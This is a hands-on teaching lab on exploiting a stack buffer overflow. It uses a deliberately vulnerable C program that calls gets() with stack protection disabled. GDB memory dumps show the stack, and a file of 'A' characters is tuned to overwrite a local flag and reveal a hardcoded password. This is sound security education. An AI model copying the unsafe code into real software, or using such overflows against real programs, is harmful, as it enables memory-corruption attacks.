HANDS-ON LAB:

EXPLOITING BUFFER OVERFLOW

STEFANO CHESSA
CLAUDIO COSTANZO

STEP 1: SOURCE CODE

Let's start inspecting our source code:

```c
#include <stdio.h>

/*
gcc -g -fno-stack-protector overflow0.c -o overflow0
*/



int main(int argc, char** argv)
{
    char not_overflow;
    int privileges=0;
    char buffer[64];
    printf("Enter some text: \n");

    not_overflow = 'Y';
    gets(buffer);

    if (not_overflow == 'Y') {
        printf("Can't Overflow Me\nThis is the content of the buffer:\n%s\n", buffer);

    }
    else
    {

        privileges = 1;


    }

    if(privileges == 1)
    {
        printf("Your secret password is stefano123");

    }


    return 0;
}
```

gets() is considered unsafe

Normally, this block will never be executed

STEP 2: COMPILATION

```
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$ gcc -g -fno-stack-protector overflow0.c -o overflow0
overflow0.c: In function ‘main’:
overflow0.c:17:5: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-decla
   17 |     gets(buffer);
      |     ^~~~
      |     fgets
/usr/bin/ld: /tmp/ccIAXgsz.o: in function `main':
/home/ubuntu/Scrivania/DSS/GDB/overflow0.c:17: attenzione: the `gets' function is dangerous and should not be used.
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$
```


Compiler options:

- -g: this option is needed to include debugging information that will be useful when analyzing the program with GDB. (GNU DEBUGGER).

- -fno-stack-protector: this option disables some stack protections (e.g Stack Canary)

As we can see, even the Compiler tells us that gets() function is unsafe, and SHOULD NOT be used (use instead safer version, like fgets()).

STEP 3: GOOD VS BAD EXECUTION



Run-time executions:

- Good execution:The amount of memory used by the input data (8 bytes) is smaller than the buffer's allocated memory capacity (64 bytes).

- Bad execution: The amount of memory used by the input data is higher than the buffer's allocated memory capacity (64 bytes). In this case we have a SEGMENTATION FAULT.

Segmentation faults occur when a program attempts to access memory that it does not have permission to access or when it tries to access memory that does not exist.

STEP 4: SIMPLE PYTHON SCRIPT

```
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$ python3 -c 'print("A"*100)' >attack.txt
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$ cat attack.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$ ./overflow0 <attack.txt
Enter some text:
Errore di segmentazione (core dump creato)
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$
```

From this moment, to simplify our work we will use a simple Python script.

- Instead of manually writing LONG input on the terminal, (and wasting time), we create a file called "attack.txt ", that will contain 100 "A" characters,using the command showed in the image above.

- As we can see, if we execute our program, giving "attack.txt" as input, the result remains the same.

N.B: if you do not have Python already installed on your Virtual Machine, type the following commands:

1. sudo apt update
2. sudo apt install python3
3. sudo apt upgrade
4. python - -version (to check if python has been installed succesfully)

STEP 5: STARTING WITH GDB

```
 9 int main(int argc, char** argv)
10 {
11     char not_overflow;
12     int privileges=0;
13     char buffer[64];
14     printf("Enter some text: \n");
15
16     not_overflow = 'Y';
17     gets(buffer);
18
19     if (not_overflow == 'Y') {
```

Let's start to analyze our program with GDB.

```
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$ gdb overflow0
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from overflow0...
(gdb) break main
Breakpoint 1 at 0x119c: file overflow0.c, line 12.
(gdb) run
Starting program: /home/ubuntu/Scrivania/DSS/GDB/overflow0
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db

Breakpoint 1, main (argc=1, argv=0x7fffffffe048) at overflow0.c:12
12          int privileges=0;
(gdb) x/20gx $rsp
0x7fffffffded0: 0x00007fffffffe048      0x0000000100000000
0x7fffffffdee0: 0x0000000000000000      0x0000000000000000
0x7fffffffdef0: 0x0000000000000000      0x0000000000000000
0x7fffffffdf00: 0x0000000000000000      0x0000000000000000
0x7fffffffdf10: 0x0000000000000000      0x0000000000000000
0x7fffffffdf20: 0x0000000000000000      0x0000000000000000
0x7fffffffdf30: 0x0000000000000001      0x00007ffff7c29d90
0x7fffffffdf40: 0x0000000000000000      0x0000555555555189
0x7fffffffdf50: 0x0000000100000000      0x00007fffffffe048
0x7fffffffdf60: 0x0000000000000000      0xfb24cb9ce0a85ffd
(gdb)
```

Commands list:

- "gdb overflow0" is used to start the analysis of our program.
- "break main" is used to set a breakpoint before the main.
- "run" is used to start the execution of the program.
- "x/20gx $rsp" is used to show the first 20 memory addresses pointed by RSP (Register Stack Pointer)

N.B: for 32-bit architecture the Register is named esp(Extended Stack Pointer): "x/20gx $esp"

STEP 6: WORKING WITH GDB

```
 9 int main(int argc, char** argv)
10 {
11     char not_overflow;
12     int privileges=0;
13     char buffer[64];
14     printf("Enter some text: \n");
15
16     not_overflow = 'Y';
17     gets(buffer);
18
19     if (not_overflow == 'Y') {
```

We have to understand where is the starting point of our buffer in the Stack.

```
(gdb) break 19
Breakpoint 2 at 0x5555555551c7: file overflow0.c, line 19.
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ubuntu/Scrivania/DSS/GDB/overflow0
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db

Breakpoint 1, main (argc=1, argv=0x7fffffffe048) at overflow0.c:12
12          int privileges=0;
(gdb) c
Continuing.
Enter some text:
AAAAAAAA

Breakpoint 2, main (argc=1, argv=0x7fffffffe048) at overflow0.c:19
19          if (not_overflow == 'Y') {
(gdb) x/20gx $rsp
0x7fffffffded0: 0x00007fffffffe048      0x0000000100000000
0x7fffffffdee0: 0x4141414141414141      0x0000000000000000
0x7fffffffdef0: 0x0000000000000000      0x0000000000000000
0x7fffffffdf00: 0x0000000000000000      0x0000000000000000
0x7fffffffdf10: 0x0000000000000000      0x0000000000000000
0x7fffffffdf20: 0x0000000000000000      0x0000000059000000
0x7fffffffdf30: 0x0000000000000001      0x00007ffff7c29d90
0x7fffffffdf40: 0x0000000000000000      0x0000555555555189
0x7fffffffdf50: 0x0000000100000000      0x00007fffffffe048
0x7fffffffdf60: 0x0000000000000000      0x36b87c3670eb2095
```

Commands list:

- "break 19" is used to set a breakpoint before the if statement
- "run" is used to start the execution of the program.
- "c" stands for continue, and it is used to proceed with the execution of the program until the next breakpoint(if present)
- Then we enter 8 "A" as input
- "x/20gx $rsp" is used to show the first 20 memory addresses pointed by RSP (Register Stack Pointer)

Do you start to see something???

STEP 7: COMPARE THE STACK'S IMAGES

```
 9 int main(int argc, char** argv)
10 {
11     char not_overflow;
12     int privileges=0;
13     char buffer[64];
14     printf("Enter some text: \n");
15
16     not_overflow = 'Y';
17     gets(buffer);
18
19     if (not_overflow == 'Y') {
```

Let's compare the initial image of the Stack with the last one:

```
0x7fffffffded0: 0x00007fffffffe048      0x0000000100000000
0x7fffffffdee0: 0x0000000000000000      0x0000000000000000
0x7fffffffdef0: 0x0000000000000000      0x0000000000000000
0x7fffffffdf00: 0x0000000000000000      0x0000000000000000
0x7fffffffdf10: 0x0000000000000000      0x0000000000000000
0x7fffffffdf20: 0x0000000000000000      0x0000000000000000
0x7fffffffdf30: 0x0000000000000001      0x00007ffff7c29d90
0x7fffffffdf40: 0x0000000000000000      0x0000555555555189
0x7fffffffdf50: 0x0000000100000000      0x00007fffffffe048
0x7fffffffdf60: 0x0000000000000000      0xfb24cb9ce0a85ffd
```

```
0x7fffffffded0: 0x00007fffffffe048      0x0000000100000000
0x7fffffffdee0: 0x4141414141414141      0x0000000000000000
0x7fffffffdef0: 0x0000000000000000      0x0000000000000000
0x7fffffffdf00: 0x0000000000000000      0x0000000000000000
0x7fffffffdf10: 0x0000000000000000      0x0000000000000000
0x7fffffffdf20: 0x0000000000000000      0x0000000059000000
0x7fffffffdf30: 0x0000000000000001      0x00007ffff7c29d90
0x7fffffffdf40: 0x0000000000000000      0x0000555555555189
0x7fffffffdf50: 0x0000000100000000      0x00007fffffffe048
0x7fffffffdf60: 0x0000000000000000      0x36b87c3670eb2095
```

If we pay enough attention, we can see that the Stack remains unchanged except for… a particular address.

Why we have many "41" here??

Remember that we inserted 8 "A" as input? "41" is just the "A" representation in ASCII CODE.

!!!CONGRATULATIONS!!!

We found the starting point of our buffer.

STEP 8: RUNNING OUR EXPLOIT

Now we are ready to start our attack.

```
(gdb) run <attack.txt
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ubuntu/Scrivania/DSS/GDB/overflow0 <attack.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db

Breakpoint 1, main (argc=1, argv=0x7fffffffe048) at overflow0.c:12
12          int privileges=0;
(gdb) c
Continuing.
Enter some text:

Breakpoint 2, main (argc=1, argv=0x7fffffffe048) at overflow0.c:19
19          if (not_overflow == 'Y') {
(gdb) x/20gx $rsp
0x7fffffffded0: 0x00007fffffffe048      0x0000000100000000
0x7fffffffdee0: 0x4141414141414141      0x4141414141414141
0x7fffffffdef0: 0x4141414141414141      0x4141414141414141
0x7fffffffdf00: 0x4141414141414141      0x4141414141414141
0x7fffffffdf10: 0x4141414141414141      0x4141414141414141
0x7fffffffdf20: 0x4141414141414141      0x4141414141414141
0x7fffffffdf30: 0x4141414141414141      0x4141414141414141
0x7fffffffdf40: 0x0000000041414141      0x0000555555555189
0x7fffffffdf50: 0x0000000100000000      0x00007fffffffe048
0x7fffffffdf60: 0x0000000000000000      0x0cef911839b463b2
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0000555555555211 in main (argc=1, argv=0x7fffffffe048) at overflo
39      }
```

?

Commands list:

- "run <attack.txt" is used to execute our program giving directly in input our exploit.
- "c" is used again to continue the execution.
- "x/20gx $rsp" is used to show the first 20 memory addresses pointed by RSP (Register Stack Pointer)

However, our exploit didn't work. We got a Segmentation Fault error.
Why??Do you have any idea??

STEP 9: FIXING OUR EXPLOIT

First of all, let's modify with our Python script the number of "A" in the "attack.txt" file.

For simplicity, we go back to 8 "A", because we already know that we do not have Segmentation fault problem in this case.

```
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$ python3 -c 'print("A"*8)' > attack.txt
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$ cat attack.txt
AAAAAAAA
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$
```

N.B: In order to not stop GDB execution, open a new terminal window to modify our exploit file. Leave the terminal window opened, we will need it later on.

STEP 10: RE-EXECUTE WITH GDB

The problem was that our exploit overwrote the return address…

How can we avoid this??

```
(gdb) run <attack.txt
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ubuntu/Scrivania/DSS/GDB/overflow0 <attack.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=1, argv=0x7fffffffe048) at overflow0.c:12
12          int privileges=0;
(gdb) c
Continuing.
Enter some text:

Breakpoint 2, main (argc=1, argv=0x7fffffffe048) at overflow0.c:19
19          if (not_overflow == 'Y') {
(gdb) x/20gx $rsp
0x7fffffffded0: 0x00007fffffffe048      0x0000000100000000
0x7fffffffdee0: 0x4141414141414141      0x0000000000000000
0x7fffffffdef0: 0x0000000000000000      0x0000000000000000
0x7fffffffdf00: 0x0000000000000000      0x0000000000000000
0x7fffffffdf10: 0x0000000000000000      0x0000000000000000
0x7fffffffdf20: 0x0000000000000000      0x0000000059000000
0x7fffffffdf30: 0x0000000000000001      0x00007ffff7c29d90
0x7fffffffdf40: 0x0000000000000000      0x0000555555555189
0x7fffffffdf50: 0x0000000100000000      0x00007fffffffe048
0x7fffffffdf60: 0x0000000000000000      0x8b6e714de3caa5ec
(gdb) info frame
Stack level 0, frame at 0x7fffffffdf40:
 rip = 0x5555555551c7 in main (overflow0.c:19); saved rip = 0x7ffff7c29d90
 source language c.
 Arglist at 0x7fffffffdf30, args: argc=1, argv=0x7fffffffe048
 Locals at 0x7fffffffdf30, Previous frame's sp is 0x7fffffffdf40
 Saved registers:
  rbp at 0x7fffffffdf30, rip at 0x7fffffffdf38
```

Commands list:

- "run <attack.txt" is used to execute our program giving directly in input our exploit.
- "info frame" is used to show stack frame information, including the saved RIP(Register Intruction Pointer) that will contain the return address.

N.B: for 32-bit architecture the Register is named eip(Extended Instruction Pointer)

STEP 11: COMPARE STACK'S IMAGES

```
19    if (not_overflow == 'Y') {
20        printf("Can't Overflow Me\nThis is the conten
21
22    }
23    else
24    {
25
26        privileges = 1;
27
28
29    }
30
31    if(privileges == 1)
32    {
33        printf("Your secret password is stefano123");
34
35    }
36
37
38    return 0;
```

If we look closely to the Stack images, and we compare the Segmentation Fault case with the Normal execution one, we can now clearly see that the rip was overwritten.

```
0x7fffffffded0: 0x00007fffffffe048      0x0000000100000000
0x7fffffffdee0: 0x4141414141414141      0x4141414141414141
0x7fffffffdef0: 0x4141414141414141      0x4141414141414141
0x7fffffffdf00: 0x4141414141414141      0x4141414141414141
0x7fffffffdf10: 0x4141414141414141      0x4141414141414141
0x7fffffffdf20: 0x4141414141414141      0x4141414141414141
0x7fffffffdf30: 0x4141414141414141      0x4141414141414141
0x7fffffffdf40: 0x0000000041414141      0x0000555555555189
0x7fffffffdf50: 0x0000000100000000      0x00007fffffffe048
0x7fffffffdf60: 0x0000000000000000      0x0cef911839b463b2
```

```
0x7fffffffded0: 0x00007fffffffe048      0x0000000100000000
0x7fffffffdee0: 0x4141414141414141      0x0000000000000000
0x7fffffffdef0: 0x0000000000000000      0x0000000000000000
0x7fffffffdf00: 0x0000000000000000      0x0000000000000000
0x7fffffffdf10: 0x0000000000000000      0x0000000000000000
0x7fffffffdf20: 0x0000000000000000      0x0000000059000000
0x7fffffffdf30: 0x0000000000000001      0x00007ffff7c29d90
0x7fffffffdf40: 0x0000000000000000      0x0000555555555189
0x7fffffffdf50: 0x0000000100000000      0x00007fffffffe048
0x7fffffffdf60: 0x0000000000000000      0x8b6e714de3caa5ec
```

But,what is that we really want? What our exploit is supposed to do?

Remember that we want to modify the normal flow of the program, in order to enter the else condition, that normally is "unreachable". But how can we do this??

The main idea is to modify the variable "not_overflow",in something different from "Y". But what is the ASCII CODE representing Y??

Can you see it now??

STEP 12: REFINING OUR EXPLOIT

Last thing to do is to understand how many bytes we need in order to overwrite the "not_overflow" variable, but paying attention to not overwrite also the rip.

So, How many "A" do we need??

In our case, it should be a number between 75 and 87(I reported both the extremes, however any number in between will work).

```
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$ python3 -c 'print("A"*75)' > attack.txt
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$ python3 -c 'print("A"*87)' > attack.txt
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$
```

So, let's make our final step…

N.B: In order to not stop GDB execution, use the terminal window that we left open to modify our exploit file.

FINAL STEP: ATTACK!

```
31      if(privileges == 1)
32      {
33          printf("Your secret password is stefano123");
34
35      }
36
37
38      return 0;
39  }
```

Let's run again the exploit.

```
(gdb) run <attack.txt
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ubuntu/Scrivania/DSS/GDB/overflow0 <attack.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=1, argv=0x7fffffffe048) at overflow0.c:12
12          int privileges=0;
(gdb) c
Continuing.
Enter some text:

Breakpoint 2, main (argc=1, argv=0x7fffffffe048) at overflow0.c:19
19          if (not_overflow == 'Y') {
(gdb) x/20gx $rsp
0x7fffffffded0: 0x00007fffffffe048      0x0000000100000000
0x7fffffffdee0: 0x4141414141414141      0x4141414141414141
0x7fffffffdef0: 0x4141414141414141      0x4141414141414141
0x7fffffffdf00: 0x4141414141414141      0x4141414141414141
0x7fffffffdf10: 0x4141414141414141      0x4141414141414141
0x7fffffffdf20: 0x4141414141414141      0x4141414141414141
0x7fffffffdf30: 0x0041414141414141      0x00007ffff7c29d90
0x7fffffffdf40: 0x0000000000000000      0x0000555555555189
0x7fffffffdf50: 0x0000000100000000      0x00007fffffffe048
0x7fffffffdf60: 0x0000000000000000      0x93d9bfc6b61336b6
(gdb) c
Continuing.
Your secret password is stefano123[Inferior 1 (process 3872) exited normally]
```

Commands list:

- "run <attack.txt" is used to execute our program giving directly in input our exploit.
- "c" is used again to continue the execution.
- "x/20gx $rsp" is used to show the first 20 memory addresses pointed by RSP (Register Stack Pointer)

As you can see, we overwrote the "not_overflow" variable, but not the rip. So we manage to discover the "secret".

!!!SUCCESS!!!

THANKS FOR THE ATTENTION

STEFANO CHESSA

CLAUDIO COSTANZO